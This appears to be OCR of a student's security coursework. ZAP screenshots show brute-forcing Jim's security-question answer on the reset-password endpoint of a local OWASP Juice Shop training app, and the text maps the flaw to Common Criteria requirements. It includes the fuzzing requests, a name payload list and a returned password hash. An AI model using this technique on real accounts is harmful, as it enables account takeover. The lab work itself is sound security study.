







Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Thu, 25 Apr 2024 11:50:18 GMT
Wrong answer to security question.
Contexts
Default Context
Sites
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
11,... Pr... 4/25/24, 12:50:18... POST http://127.0.0.1:3000/rest/user/reset-pass... 401 Unautho... 2... 34 bytes Medium
11,... M... 4/25/24, 12:51:55... POST http://127.0.0.1:3000/rest/user/reset-pass... 500 Internal ... 1... 1,910 bytes Medium JSON
11,... M... 4/25/24, 12:52:00... POST http://127.0.0.1:3000/rest/user/reset-pass... 500 Internal ... 9 ... 1,910 bytes Medium JSON
Alerts 2 10 15 12 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST http://127.0.0.1:3000/rest/user/reset-password
HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 77
Origin: https://127.0.0.1:3000
{"email":"jim@juice-sh.op","answer":"jim","new":
"jim@123","repeat":"jim@123"}
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel
11,... Pr... 4/25/24, 1:03:17 PM GET https://www.google.com/search?client=firef... 200 OK 5... 353,951 bytes Medium Form, Hidden, ...
11,... Pr... 4/25/24, 1:03:17 PM GET https://www.google.com/xjs/_/ss/k=xjs.s.El... 200 OK 4... 2,370 bytes Low Comment
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Add Payload
Type: Strings
Contents:
Donovan
Casey
Graham
Jesse
Joshua
Benjamin
Drew
Zachary
James
Samuel
Josh
Jett
Jake
Multiline:
Save...
Cancel
Add
Fuzz Locations
Add...
Remove
Payloads...
History
Search
Filter: OFF
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 77
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"jim@juice-sh.op","answer":"jim","new":"jim@123","repeat":"jim@123"}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID | Message Type | Code | Reason | RTT | Size Resp. Header | Size Resp. Body | Highest Alert | State | Payloads
0 Original 401 Unauthorized 27 ms 469 bytes 34 bytes Medium
2 Fuzzed 500 Internal Serv... 28 ms 445 bytes 1,910 bytes
4 Fuzzed 500 Internal Serv... 37 ms 445 bytes 1,910 bytes
6 Fuzzed 500 Internal Serv... 49 ms 445 bytes 1,910 bytes
8 Fuzzed 500 Internal Serv... 61 ms 445 bytes 1,910 bytes
10 Fuzzed 500 Internal Serv... 36 ms 445 bytes 1,910 bytes
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
content-length: 80
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"jim@juice-sh.op","answer":"Samuel","new":"jim@123","repeat":"jim@123"}
Contexts
Default Context
Sites
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
60 Fuzzed 500 Internal Serv... 4 ms 445 bytes 1,910 bytes
53 Fuzzed 401 Unauthorized 142 ms 469 bytes 34 bytes Wyatt
62 Fuzzed 500 Internal Serv... 2 ms 445 bytes 1,910 bytes
19 Fuzzed 200 OK 643 ms 468 bytes 340 bytes Samuel
64 Fuzzed 500 Internal Serv... 7 ms 445 bytes 1,910 bytes
43 Fuzzed 401 Unauthorized 305 ms 469 bytes 34 bytes John
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
{"user":{"id":2,"username":"","email":"jim@juice-sh.op","password":"b4053c211ccf54037344990ce1c81dba","role":
"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg",
"totpSecret":"","isActive":true,"createdAt":"2024-04-23T22:04:39.067Z","updatedAt":"2024-04-25T12:20:39.670Z",
"deletedAt":null}}
Contexts
Default Context
Sites
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
60 Fuzzed 500 Internal Serv... 4 ms 445 bytes 1,910 bytes
53 Fuzzed 401 Unauthorized 142 ms 469 bytes 34 bytes Wyatt
62 Fuzzed 500 Internal Serv... 2 ms 445 bytes 1,910 bytes
19 Fuzzed 200 OK 643 ms 468 bytes 340 bytes Samuel
64 Fuzzed 500 Internal Serv... 7 ms 445 bytes 1,910 bytes
43 Fuzzed 401 Unauthorized 305 ms 469 bytes 34 bytes John
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


13:26
OWASP Juice Shop
Brother for james - Baby
https://127.0.0.1:3000/#/forgot-password
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Wrong answer to security question.
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
0/20
Repeat New Password *
0/20
Show password advice
History
WebSockets


13:27
OWASP Juice Shop
Brother for james - Baby
https://127.0.0.1:3000/#/forgot-password
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
7/20
Repeat New Password *
7/20
Show password advice
Change
History
WebSockets


OWASP Juice Shop
https://127.0.0.1:3000/#/forgot-password
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Your password was successfully changed.
Email *
Please provide an email address.
Security Question
New Password
Password must be 5-40 characters long.
0/20
Repeat New Password
0/20
Show password advice
Change
History
WebSockets


OWASP Juice Shop
https://127.0.0.1:3000/#/login
Login
Email *
jim@juice-sh.op
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
History
WebSockets



c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated**:
We found Jim's email under the Green Smoothie item or logged in with admin credentials to assess the target of evaluation's (TOE) security function requirement (SFR). Next, we tried resetting Jim's password using the "Forget Password" tool, trying out various responses to the security question. We found that "Samuel" answered the security question properly using a fuzz attack, allowing us to reset the password. This demonstrates a flaw that allows unauthorized users to compromise access control by resetting the password by stealing authentication information from another user.

2) **SFR Identifier:**

- **FIA_UAU 3.2: T**he TOE shall prevent use of authentication data that has been copied from any other user of the TOE.

Related Vulnerability Challenges: -

